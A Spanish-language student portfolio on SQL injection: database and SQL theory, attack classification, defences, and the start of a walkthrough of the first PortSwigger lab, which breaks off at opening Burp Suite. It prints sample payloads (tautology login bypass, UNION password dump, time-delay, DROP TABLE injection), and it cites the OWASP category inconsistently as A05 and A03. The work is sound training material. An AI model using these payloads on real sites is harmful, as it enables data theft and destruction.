

CNO V: Seguridad Informática

ACTIVIDAD 08: ROAD TO HALL OF FAME (SQL INJECTION)

- América Fabiola Guerra Ramírez - **179888**
- Bruno Axel Puente Luna - **177876**
- Laura Ivon Montelongo Martinez - **177291**
- Gustavo Michael Larios Guerra - **178318**
- Carol Elizabeth Cortes Beltran - **177203**
- Benites Rangel Cesar Yahir - **179091**
- Cristian Alejandro Rodriguez Moreno - **181641**



Contenido

Introducción	4
Marco Teórico	4
Funcionamiento de base de datos relacionales	4
Consultas SQL Básicas (SELECT, WHERE, UNION, etc).....	7
La Sentencia SELECT	7
Cláusula WHERE.....	8
Operador UNION.....	8
¿Qué es el SQL Injection?.....	10
Clasificación de ataques SQL Injection (SQLi)	12
In-band (UNION-based, Error-based).....	12
Blind (Boolean-based, Time-based).....	13
Out-of-band	13
Impacto en la confidencialidad, integridad y disponibilidad.....	13
Relación con OWASP Top 10.....	14
Importancia en pruebas de penetración.....	14
Tipos de payloads	15
Principios de Defensa.....	16
Desarrollo Práctico.....	18
Laboratorios APPRENTICE.....	18
1. SQL Injection vulnerability in WHERE clause allowing retrieval of hidden data	18
2. SQL Injection vulnerability alloqing login by pass	22
3. SQL Injection attack, querying the database type version on Oracle.....	27
4. SQL injection attack, querying the database type and version on MySQL and Microsoft	33
5. SQL injection attack, listing the database contents on non-Oracle databases	40
6. SQL injection attack, listing the database contents on Oracle.....	49
7. SQL injection UNION attack, determining the number of columns returned by the query	59
8. SQL injection UNION attack, finding a column containing text	65

9. SQL injection UNION attack, retrieving data from other tables	73
10. SQL injection UNION attack, retrieving multiple values in a single column	81
11. SQL injection UNION attack, retrieving data from other tables	85
12. SQL injection UNION attack, retrieving data from other tables	94
13. SQL injection UNION attack, retrieving data from other tables	101
14. SQL Injection attack, querying the database type version on Oracle	105
15. Blind SQL injection with time delays and information retrieval	110
16. Lab: Blind SQL injection with out-of-band interaction.....	118
17. Lab: Blind SQL injection with out-of-band data exfiltration	123
18. Lab: SQL injection with filter bypass via XML encoding.....	127
Explicación del payload.....	132
Mitigación recomendada	133
Referencias	134

Introducción

La inyección SQL (SQL Injection o SQLi) representa una de las vulnerabilidades de seguridad web más críticas y persistentes en la actualidad, clasificada consistentemente en las primeras posiciones del OWASP Top 10. Esta vulnerabilidad surge cuando una aplicación no valida ni sanitiza adecuadamente las entradas proporcionadas por el usuario, permitiendo que un atacante inserte código SQL malicioso en las consultas dirigidas a la base de datos. Como resultado, es posible alterar la lógica de las consultas originales, recuperar información no autorizada, modificar o eliminar datos, e incluso comprometer la integridad del sistema subyacente.

El presente portafolio técnico documenta el análisis sistemático y la explotación controlada de vulnerabilidades SQL Injection, realizado en el marco de los laboratorios oficiales de la Web Security Academy de PortSwigger. Utilizando Burp Suite como herramienta principal, se llevaron a cabo pruebas prácticas que abarcan las principales variantes de esta vulnerabilidad: Union-based, Error-based, Blind (incluyendo Boolean-based y Time-based), Out-of-band, y otras técnicas avanzadas como bypass de filtros y exfiltración de datos.

El objetivo general de este documento es elaborar un portafolio profesional que demuestre una comprensión integral del funcionamiento de las consultas SQL relacionales, los mecanismos de explotación de SQLi, su impacto en las propiedades de confidencialidad, integridad y disponibilidad (triada CIA), y las mejores prácticas de mitigación recomendadas por OWASP. Entre los objetivos específicos destacan:

Comprender teóricamente el funcionamiento y las variantes de SQL Injection, así como su relación con el OWASP Top 10.

Aplicar técnicas de explotación en entornos controlados de los laboratorios PortSwigger, documentando cada paso, payloads utilizados y resultados obtenidos (incluyendo capturas de pantalla y scores de avance).

Analizar el riesgo asociado a cada tipo de vulnerabilidad y proponer medidas de defensa efectivas, tales como el uso de consultas parametrizadas (prepared statements), validación estricta de entradas, principio de menor privilegio, y técnicas de codificación/escapar adecuadas.

A lo largo del documento se presenta el marco teórico correspondiente, el desarrollo práctico de los laboratorios seleccionados (con énfasis en bypass de login, extracción de datos ocultos, ataques blind, UNION, y filtros avanzados), y las conclusiones derivadas del proceso, destacando lecciones aprendidas en materia de desarrollo seguro de aplicaciones web.

Marco Teórico

Funcionamiento de base de datos relacionales

Las bases de datos relacionales constituyen el paradigma dominante en la gestión de datos estructurados desde su propuesta por Edgar F. Codd en 1970. Este modelo organiza la información

de manera lógica y matemática en tablas (denominadas relaciones), donde cada tabla representa una entidad o concepto del dominio del problema. Una tabla se compone de:

- **Filas** (tuplas o registros): Representan instancias individuales de la entidad (por ejemplo, un usuario específico o un producto concreto).
- **Columnas** (atributos o campos): Definen las propiedades o características de la entidad (por ejemplo, nombre, ID, fecha de nacimiento o precio).

Cada celda en la intersección de una fila y una columna contiene un valor atómico (indivisible), garantizando la atomicidad de los datos. Las tablas se relacionan entre sí mediante claves que establecen vínculos lógicos, permitiendo consultas que integran información de múltiples tablas sin duplicar datos innecesariamente.

El modelo relacional se basa en la teoría de conjuntos y la lógica de primer orden, y se rige por las reglas de Codd (originalmente 13, numeradas de 0 a 12), que definen los requisitos para que un sistema sea verdaderamente relacional. Entre las más relevantes destacan:

- **Regla 0** (Fundacional): El sistema debe gestionar bases de datos enteramente mediante capacidades relacionales.
- **Regla 1** (Regla de la Información): Toda la información (datos y metadatos) debe representarse como valores en tablas.
- **Regla 2** (Acceso Garantizado): Todo dato debe ser accesible lógicamente mediante combinación de nombre de tabla, valor de clave primaria y nombre de columna.

Otras reglas abordan la integridad referencial, la independencia física/lógica de datos, vistas actualizables y un lenguaje único para definición y manipulación (SQL cumple en gran medida este rol).

Claves en el Modelo Relacional

Las claves son esenciales para la unicidad e integridad:

- **Clave primaria** (Primary Key - PK): Conjunto de uno o más atributos que identifica de forma única cada tupla en una tabla. No admite valores nulos y debe ser única.
- **Clave candidata** (Candidate Key): Cualquier conjunto mínimo de atributos que cumpla las propiedades de unicidad y no nulidad (puede haber varias; una se elige como PK).
- **Clave foránea** (Foreign Key - FK): Atributo (o conjunto) en una tabla que referencia la clave primaria de otra tabla, estableciendo relaciones (uno a uno, uno a muchos o muchos a muchos mediante tablas intermedias).
- **Superclave** (Super Key): Cualquier conjunto que incluya una clave candidata (puede tener atributos redundantes).

Normalización

La normalización es un proceso sistemático para eliminar redundancias y anomalías de inserción, actualización y eliminación, dividiendo tablas en formas normales sucesivas (1NF a 5NF o BCNF):

- **1NF** (Primera Forma Normal): Valores atómicos, sin grupos repetitivos.
- **2NF**: Cumple 1NF y elimina dependencias parciales (atributos no clave dependen completamente de la PK).
- **3NF**: Elimina dependencias transitivas (atributos no clave dependen solo de la PK, no de otros no clave).

Formas superiores (BCNF, 4NF, 5NF) abordan dependencias multivaluadas y de unión.

La normalización optimiza el almacenamiento, preserva la integridad y facilita el mantenimiento, aunque en escenarios de alto rendimiento (data warehousing) se aplica desnormalización selectiva.

Lenguaje de Consulta: SQL

El Structured Query Language (SQL) es el estándar para interactuar con bases de datos relacionales (RDBMS como MySQL, PostgreSQL, Oracle, SQL Server). Incluye subconjuntos:

- **DDL** (Data Definition Language): CREATE, ALTER, DROP (definir estructuras).
- **DML** (Data Manipulation Language): SELECT, INSERT, UPDATE, DELETE (manipular datos).
- **DCL** (Data Control Language): GRANT, REVOKE (control de accesos).
- **TCL** (Transaction Control Language): COMMIT, ROLLBACK (gestión de transacciones ACID).

Una consulta básica SELECT ilustra el funcionamiento:

```
SELECT columna1, columna2 FROM tabla WHERE condicion = 'valor' ORDER BY columna;
```

Cláusulas como **WHERE** filtran filas, **JOIN** relaciona tablas por claves comunes, y **UNION** combina resultados de consultas compatibles. En aplicaciones web, las consultas dinámicas concatenan entradas de usuario, lo que puede generar vulnerabilidades si no se aplican controles adecuados.

En resumen, el funcionamiento de las bases de datos relacionales se centra en la representación estructurada, relacional y normalizada de datos, con énfasis en integridad, consistencia y eficiencia de consultas mediante SQL. Este modelo proporciona una base sólida para entender tanto el almacenamiento eficiente como los riesgos de seguridad asociados a la manipulación dinámica de consultas.

Consultas SQL Básicas (SELECT, WHERE, UNION, etc)

El lenguaje de consulta estructurado (SQL) constituye el mecanismo fundamental para interactuar con bases de datos relacionales. Comprender sus operaciones básicas resulta esencial no solo para el desarrollo de aplicaciones, sino también para identificar las vulnerabilidades que surgen cuando estas consultas se construyen de manera insegura.

La Sentencia SELECT

La instrucción SELECT representa el componente primordial para la recuperación de datos en SQL. Su función consiste en especificar qué columnas desean obtenerse de una o más tablas de la base de datos.

Sintaxis fundamental:

```
SELECT [DISTINCT] (* | expresión) [AS alias] [, ...] FROM nombre_tabla;
```

Variantes principales:

- SELECT *: Recupera todas las columnas de la tabla especificada
- SELECT columna1, columna2: Obtiene únicamente las columnas indicadas
- SELECT DISTINCT: Elimina duplicados del resultado
- SELECT expresión AS alias: Asigna un nombre alternativo a la columna resultante

Ejemplo práctico:

```
SELECT firstname, lastname, balance AS saldo_actual FROM cuentas WHERE balance > 10000;
```

La sentencia SELECT admite funciones integradas como LENGTH(), COUNT(), AVG(), entre otras, que permiten transformar y procesar los datos durante la recuperación.

Cláusula WHERE

La cláusula WHERE establece condiciones de filtrado que determinan qué filas deben incluirse en el conjunto de resultados. Esta cláusula evalúa predicados booleanos para cada fila, conservando únicamente aquellas que satisfacen la condición especificada.

Operadores soportados:

- Comparación: =, >, <, >=, <=, <> (diferente)
- Lógicos: AND, OR, NOT
- Patrones: LIKE (coincidencia de patrones con comodines % y _)
- Rangos: BETWEEN ... AND ...
- Conjuntos: IN (valor1, valor2, ...)

Ejemplo con múltiples condiciones:

```
SELECT nombre, departamento, salario FROM empleados WHERE departamento = 'Ventas'  
AND salario > 50000;
```

La flexibilidad de WHERE permite combinaciones complejas de condiciones sobre una misma columna, facilitando la localización precisa de registros que cumplan criterios específicos. Adicionalmente, puede complementarse con ORDER BY para ordenar resultados y LIMIT (o TOP en SQL Server) para restringir el número de filas retornadas

Operador UNION

El operador UNION constituye una herramienta poderosa para concatenar verticalmente los resultados de dos o más consultas independientes, combinando sus filas en un único conjunto de resultados.

Características fundamentales:

- UNION vs. UNION ALL:
 - UNION: Elimina filas duplicadas del resultado combinado

- UNION ALL: Conserva todas las filas, incluyendo duplicados, ofreciendo mayor eficiencia
- Reglas obligatorias:
 1. Mismo número de columnas: Todas las consultas deben recuperar exactamente la misma cantidad de columnas
 2. Compatibilidad de tipos: Las columnas correspondientes deben tener tipos de datos compatibles
 3. Orden coherente: Las columnas se combinan según su posición, no por nombre

Ejemplo:

-- Primera consulta: leads

```
SELECT 'Leads' as etapa, COUNT(*) as cantidad FROM leads
```

```
UNION ALL
```

-- Segunda consulta: prospects

```
SELECT 'Prospectos', COUNT(*) FROM prospects
```

```
UNION ALL
```

-- Tercera consulta: clientes

```
SELECT 'Clientes', COUNT(*) FROM customers;
```

Aplicaciones típicas:

- Consolidar información proveniente de tablas diferentes pero relacionadas
- Construir embudos de conversión combinando conteos de múltiples etapas
- Unir resultados históricos con datos actuales
- Facilitar reportes que requieren agregación desde fuentes diversas

Relación con la Inyección SQL:

El conocimiento detallado de estas operaciones SQL básicas resulta indispensable para comprender los ataques de inyección SQL por dos razones fundamentales:

- Los vectores de ataque manipulan estas mismas estructuras: Los atacantes insertan payloads que modifican precisamente las cláusulas WHERE, añaden operadores UNION, o alteran la lógica de SELECT para extraer información no autorizada.

- Las defensas deben comprender el comportamiento esperado: Las técnicas de prevención, como consultas parametrizadas y procedimientos almacenados, buscan preservar la semántica original de estas operaciones ante la presencia de entrada maliciosa.

Otras cláusulas básicas relevantes

- **ORDER BY:** Ordena los resultados por una o más columnas (ASC por defecto, DESC para descendente).

```
SELECT nombre FROM productos ORDER BY precio DESC;
```

- **GROUP BY:** Agrupa filas con valores idénticos para aplicar funciones de agregación (COUNT, SUM, AVG, MAX, MIN).

```
SELECT departamento, COUNT(*) AS total_empleados FROM empleados GROUP BY departamento;
```

- **HAVING:** Filtra grupos después de GROUP BY (similar a WHERE, pero para agregaciones).

```
SELECT departamento, AVG(salario) AS salario_promedio FROM empleados GROUP BY departamento HAVING AVG(salario) > 50000;
```

¿Qué es el SQL Injection?

SQL Injection (SQLi) es una vulnerabilidad crítica de seguridad en aplicaciones web que permite a un atacante interferir con las consultas que la aplicación realiza a su base de datos. Esta vulnerabilidad surge cuando la aplicación incorpora entradas proporcionadas por el usuario (no confiables) directamente en una consulta SQL sin aplicar mecanismos adecuados de separación entre código y datos, como consultas parametrizadas o validación estricta.

De acuerdo con la Web Security Academy de PortSwigger, SQL Injection es definida como: "Una vulnerabilidad de seguridad web que permite a un atacante interferir con las consultas que una aplicación realiza a su base de datos. Esto puede permitir a un atacante ver datos que normalmente no debería poder recuperar, incluyendo datos de otros usuarios o cualquier otro dato al que la aplicación tenga acceso. En muchos casos, un atacante puede modificar o eliminar estos datos, causando cambios persistentes en el contenido o comportamiento de la aplicación. En algunas

situaciones, un atacante puede escalar un ataque SQL Injection para comprometer el servidor subyacente u otra infraestructura back-end, o realizar ataques de denegación de servicio."

De forma complementaria, OWASP describe SQL Injection como un ataque de inyección donde se inserta o "inyecta" una consulta SQL a través de datos de entrada del cliente hacia la aplicación. Un exploit exitoso puede leer datos sensibles de la base de datos, modificarlos (insertar, actualizar o eliminar), ejecutar operaciones administrativas en el DBMS, recuperar contenido de archivos del sistema de archivos del DBMS o, en algunos casos, emitir comandos al sistema operativo.

En el OWASP Top 10:2025, SQL Injection se enmarca dentro de A05:2025 - Injection, categoría que ocupa la posición #5 en el ranking actual (bajó dos puestos desde 2021, pero mantiene alto impacto). Esta categoría incluye SQLi como un caso de baja frecuencia pero alto impacto, con más de 14,000 CVEs asociados históricamente, destacando su capacidad para comprometer completamente bases de datos.

Funcionamiento Técnico

La vulnerabilidad se origina cuando los desarrolladores construyen consultas SQL dinámicas concatenando cadenas fijas con datos ingresados por el usuario, sin realizar la validación o el tratamiento adecuado de dichos datos . Un ejemplo clásico, extraído de la documentación de Microsoft, ilustra este mecanismo:

```
var ShipCity = Request.form["ShipCity"];
var sql = "select * from OrdersTable where ShipCity = '" + ShipCity + "'";
```

En condiciones normales, si el usuario ingresa "Redmond", la consulta resultante es predecible y segura:

```
SELECT * FROM OrdersTable WHERE ShipCity = 'Redmond';
```

Sin embargo, un atacante puede aprovechar la falta de validación para modificar la estructura de la consulta. Si ingresa el siguiente texto malicioso:

```
Redmond';drop table OrdersTable--
```

La consulta resultante se transforma en:

```
SELECT * FROM OrdersTable WHERE ShipCity = 'Redmond';drop table OrdersTable--'
```

En este punto ocurren tres fenómenos críticos:

- El carácter punto y coma (;) actúa como delimitador, permitiendo la ejecución de múltiples consultas en secuencia .
- El comando DROP TABLE representa el código inyectado que eliminará la tabla completa
- El doble guion (--) funciona como indicador de comentario, haciendo que el motor de base de datos ignore el resto de la consulta original (la comilla final)

El resultado es devastador: la tabla OrdersTable es eliminada completamente, demostrando cómo la inyección SQL puede pasar de ser un vector de extracción de información a un mecanismo de destrucción de datos.

Clasificación de ataques SQL Injection (SQLi)

La **inyección SQL (SQL Injection o SQLi)** es una de las vulnerabilidades más comunes en aplicaciones web que utilizan bases de datos relacionales. Este tipo de ataque ocurre cuando una aplicación no valida correctamente los datos introducidos por el usuario y estos son interpretados como parte de una consulta SQL. De esta manera, un atacante puede modificar la lógica de las consultas para acceder, manipular o eliminar información almacenada en la base de datos. Dependiendo de la forma en que se realiza la explotación y la respuesta que genera el sistema, los ataques SQLi pueden clasificarse en tres categorías principales: *In-band*, *Blind* y *Out-of-band*.

In-band (UNION-based, Error-based)

Los ataques **In-band SQL Injection** son aquellos en los que el atacante utiliza el mismo canal de comunicación para enviar la inyección y recibir la respuesta del servidor. Este tipo de ataque es el más común y relativamente sencillo de explotar debido a que la aplicación devuelve directamente los resultados de la consulta manipulada.

Dentro de esta categoría se encuentra el ataque **UNION-based SQL Injection**, el cual aprovecha el operador SQL *UNION* para combinar los resultados de una consulta legítima con los resultados de otra consulta maliciosa creada por el atacante. Mediante esta técnica es posible extraer información de otras tablas de la base de datos, como nombres de usuarios, contraseñas o datos sensibles.

Otro tipo dentro de esta categoría es el **Error-based SQL Injection**, que se basa en provocar errores en la base de datos para obtener información útil a partir de los mensajes que el sistema devuelve. Cuando una aplicación muestra mensajes de error detallados, estos pueden revelar estructuras internas de la base de datos, como nombres de tablas, columnas o incluso partes de la consulta ejecutada. Esta información facilita al atacante la construcción de consultas maliciosas más precisas.

Blind (Boolean-based, Time-based)

Los ataques **Blind SQL Injection** ocurren cuando la aplicación es vulnerable a inyección SQL, pero no muestra directamente los resultados de las consultas ni mensajes de error que puedan ser utilizados por el atacante. En este caso, el atacante debe inferir la información mediante el análisis del comportamiento de la aplicación.

El **Boolean-based Blind SQL Injection** consiste en enviar consultas que devuelvan respuestas verdaderas o falsas. El atacante formula condiciones lógicas dentro de la consulta SQL y analiza la respuesta de la aplicación para determinar si la condición se cumple. A partir de múltiples consultas de este tipo, es posible reconstruir información de la base de datos carácter por carácter.

Por otro lado, el **Time-based Blind SQL Injection** se basa en medir el tiempo de respuesta del servidor. El atacante introduce funciones que provocan retrasos en la ejecución de la consulta cuando se cumple una condición específica. Si el servidor tarda más en responder, el atacante puede deducir que la condición evaluada es verdadera. Mediante este método se puede obtener información incluso cuando la aplicación no muestra ningún tipo de respuesta visible.

Out-of-band

El Out-of-band SQL Injection se presenta cuando el atacante utiliza un canal diferente al de la aplicación para recibir la información extraída de la base de datos. Este método se emplea principalmente cuando los ataques In-band o Blind no son posibles debido a restricciones del sistema o a la ausencia de respuestas visibles.

En este tipo de ataque, el servidor de base de datos puede ser forzado a realizar solicitudes externas, por ejemplo a través de consultas DNS o conexiones HTTP hacia un servidor controlado por el atacante. De esta manera, la información se transmite fuera del canal normal de comunicación de la aplicación. Aunque esta técnica es menos común, puede resultar muy efectiva en entornos donde las otras formas de inyección están limitadas.

Impacto en la confidencialidad, integridad y disponibilidad

Las vulnerabilidades de inyección SQL representan un riesgo significativo para los tres pilares fundamentales de la seguridad de la información: confidencialidad, integridad y disponibilidad.

En términos de confidencialidad, un atacante puede acceder a información sensible almacenada en la base de datos, como credenciales de usuarios, información personal, registros financieros o datos

confidenciales de la organización. Esto puede derivar en robo de identidad, filtraciones de datos o violaciones de privacidad.

Respecto a la integridad, la inyección SQL permite modificar o alterar la información almacenada en la base de datos. Un atacante podría cambiar registros, insertar información falsa o eliminar datos importantes, afectando la confiabilidad y exactitud de la información utilizada por la organización.

En cuanto a la disponibilidad, algunos ataques SQLi pueden provocar la eliminación de tablas, la alteración de configuraciones críticas o la sobrecarga del sistema mediante consultas complejas o repetitivas. Estas acciones pueden provocar interrupciones en el funcionamiento de la aplicación o incluso dejar fuera de servicio el sistema completo.

Relación con OWASP Top 10

La vulnerabilidad de inyección SQL forma parte de los principales riesgos de seguridad identificados por el proyecto OWASP (Open Web Application Security Project), una organización dedicada a mejorar la seguridad del software. Dentro del OWASP Top 10, que representa las diez vulnerabilidades más críticas en aplicaciones web, la inyección se encuentra incluida en la categoría A03: Injection.

Esta categoría agrupa diferentes tipos de ataques donde datos no confiables son enviados a un intérprete como parte de un comando o consulta. En el caso de SQL Injection, el intérprete es el sistema de gestión de bases de datos, el cual ejecuta las instrucciones manipuladas por el atacante.

La presencia constante de la inyección SQL en los reportes de OWASP demuestra que sigue siendo una vulnerabilidad frecuente en aplicaciones modernas. Esto se debe principalmente a prácticas de desarrollo inseguras, como la concatenación directa de entradas del usuario en consultas SQL o la falta de validación y sanitización de datos. Por esta razón, OWASP recomienda el uso de consultas preparadas, validación estricta de entradas, control de errores y el principio de privilegios mínimos para reducir el riesgo de explotación.

Importancia en pruebas de penetración

Las pruebas de penetración (pentesting) simulan ataques reales para identificar y validar vulnerabilidades en sistemas, aplicaciones y redes antes de que sean explotadas por adversarios. Dentro de este contexto, SQL Injection (SQLi) ocupa un lugar prioritario debido a su alta prevalencia, facilidad de explotación y potencial impacto devastador.

SQLi se mantiene consistentemente entre las vulnerabilidades más críticas según el OWASP Top 10 (categoría A05:2025 - Injection), donde se destaca por su capacidad para comprometer confidencialidad, integridad y disponibilidad (triada CIA) de manera directa y masiva. En entornos de pentesting, su importancia radica en varios aspectos clave:

- Alta frecuencia de aparición: A pesar de recomendaciones históricas, SQLi persiste en código legacy, malas implementaciones de frameworks y aplicaciones con validación insuficiente de entradas. Representa uno de los vectores más comunes en brechas reales y evaluaciones de seguridad web.
- Facilidad de detección y explotación: Herramientas como Burp Suite (incluyendo Burp Scanner y Repeater) permiten identificar y explotar SQLi de forma rápida y reproducible. En los laboratorios de PortSwigger Web Security Academy, se demuestra cómo payloads simples (e.g., ' OR 1=1--, UNION SELECT) revelan datos sensibles o bypass autenticación, facilitando pruebas manuales y automatizadas.
- Impacto potencial extremo: Un SQLi exitoso puede llevar a:
 - Exfiltración masiva de datos (usuarios, contraseñas, información financiera).
 - Modificación/eliminación de registros (integridad).
 - Escalada de privilegios o ejecución de comandos en el servidor (disponibilidad y control total).
 - Persistencia mediante backdoors o brechas prolongadas no detectadas.

Estas consecuencias generan daños financieros, regulatorios (e.g., GDPR) y reputacionales, haciendo que SQLi sea un objetivo prioritario en cualquier evaluación de penetración web.

- Rol en metodologías de pentesting: En fases como reconnaissance, scanning y gaining access (según metodologías como OWASP Testing Guide o PTES), probar SQLi es estándar. Incluye pruebas black-box (sin conocimiento previo), grey-box y white-box, con énfasis en campos de entrada (formularios, parámetros URL, cookies, headers). Su explotación controlada valida la efectividad de controles defensivos y demuestra riesgos reales a stakeholders.

De forma general, la inclusión sistemática de pruebas para SQL Injection en pentesting es esencial porque representa un riesgo alto y evitable, cuya detección temprana permite implementar mitigaciones efectivas (prepared statements, validación de entradas, WAF) y fortalecer la postura de seguridad general de la aplicación.

Tipos de payloads

Los **payloads** son fragmentos de código SQL malicioso diseñados para ser insertados en los puntos de entrada de una aplicación. Su estructura varía según el objetivo del atacante y el comportamiento del Sistema de Gestión de Bases de Datos (DBMS):

- **Payloads de Tautología:** Utilizan condiciones que siempre son verdaderas para evadir lógicas de autenticación o extraer todos los registros de una tabla.

- *Ejemplo:* ' OR 1=1 -- (Transforma una consulta de login en una que siempre valida como cierta).
- **Payloads de Inferencia (Boolean-based):** Realizan preguntas de "sí o no" al servidor para extraer datos carácter por carácter basándose en la respuesta de la página.
 - *Ejemplo:* ' AND (SELECT SUBSTRING(password,1,1) FROM users WHERE username='admin')='a' --
- **Payloads de Retardo (Time-based):** Instruyen a la base de datos a esperar un tiempo determinado si una condición es verdadera, permitiendo confirmar la vulnerabilidad sin ver datos en pantalla.
 - *Ejemplo:* '; IF (1=1) WAITFOR DELAY '0:0:10' -- (Específico para SQL Server).
- **Payloads de Unión (UNION-based):** Combinan el resultado de la consulta original con una nueva consulta definida por el atacante para mostrar datos de otras tablas.
 - *Ejemplo:* ' UNION SELECT username, password FROM users --
- **Payloads de Terminación y Comentario:** Utilizan caracteres como --, # o /* para anular el resto de la consulta original programada por el desarrollador, evitando errores de sintaxis tras la inyección.

Principios de Defensa

La prevención de la inyección SQL no depende de un solo método, sino de una estrategia de **defensa en profundidad** que separe radicalmente los datos de las instrucciones de control:

- **Consultas Parametrizadas (Prepared Statements):** Es la defensa más efectiva. Obliga al motor de la base de datos a compilar la consulta SQL primero y luego insertar los parámetros del usuario como datos literales, impidiendo que el DBMS los interprete como código ejecutable.
- **Uso de Object-Relational Mapping (ORM):** Frameworks como Entity Framework, Hibernate o Eloquent suelen utilizar consultas parametrizadas de forma nativa, reduciendo la exposición a consultas dinámicas manuales.
- **Validación de Entradas (Lista Blanca):** En lugar de intentar filtrar caracteres "malos" (lista negra), se debe validar que la entrada coincida con un formato esperado (por ejemplo, que un ID sea estrictamente numérico o que una fecha cumpla el estándar ISO).
- **Principio de Menor Privilegio:** La cuenta de conexión a la base de datos utilizada por la aplicación web debe tener solo los permisos mínimos necesarios (por ejemplo, solo

SELECT o UPDATE en tablas específicas), restringiendo funciones administrativas como DROP TABLE o acceso al sistema de archivos.

- **Procedimientos Almacenados Seguros:** Aunque ayudan a centralizar la lógica, solo son seguros si no construyen internamente consultas mediante concatenación de cadenas; de lo contrario, la vulnerabilidad simplemente se traslada del código de la aplicación a la base de datos.
- **Escritura de Salida (Escaping):** Como medida complementaria, se deben escapar caracteres especiales (como comillas simples o barras invertidas) según la sintaxis específica del DBMS utilizado para neutralizar posibles vectores.

Desarrollo Práctico

Laboratorios APPRENTICE

1. SQL Injection vulnerability in WHERE clause allowing retrieval of hidden data

Nivel: Apprentice

Tipo de SQLi:

SQL Injection basada en manipulación lógica (Boolean-Based SQL Injection) en la cláusula WHERE.

Se trata de una inyección que altera la lógica de la consulta SQL agregando una condición siempre verdadera (OR 1=1), lo que provoca que la cláusula WHERE devuelva todos los registros de la tabla.

También puede clasificarse como:

- In-band SQL Injection
- Boolean-based SQLi
- SQLi en parámetro GET
- SQLi en cláusula WHERE

Objetivo: El objetivo fue modificar la cláusula WHERE para que la condición evaluara como verdadera en todos los casos, permitiendo la recuperación de datos que normalmente no serían visibles para el usuario.


Procedimiento:

1. Primero ingresamos al laboratorio desde Web Security Academy y copiamosla URL generada automáticamente.

El objetivo del laboratorio era explotar una vulnerabilidad de **SQL Injection en la cláusula WHERE**, con el fin de recuperar datos ocultos (productos que normalmente no se muestran).

Cuando cargamos la página vemos una tienda con filtros por categoría como:


- Clothing
- Corporate gifts
- Food & Drink
- Lifestyle



2. Abrimos Burp Suite Community Edition y nos dirigimos a:
Proxy → Intercept

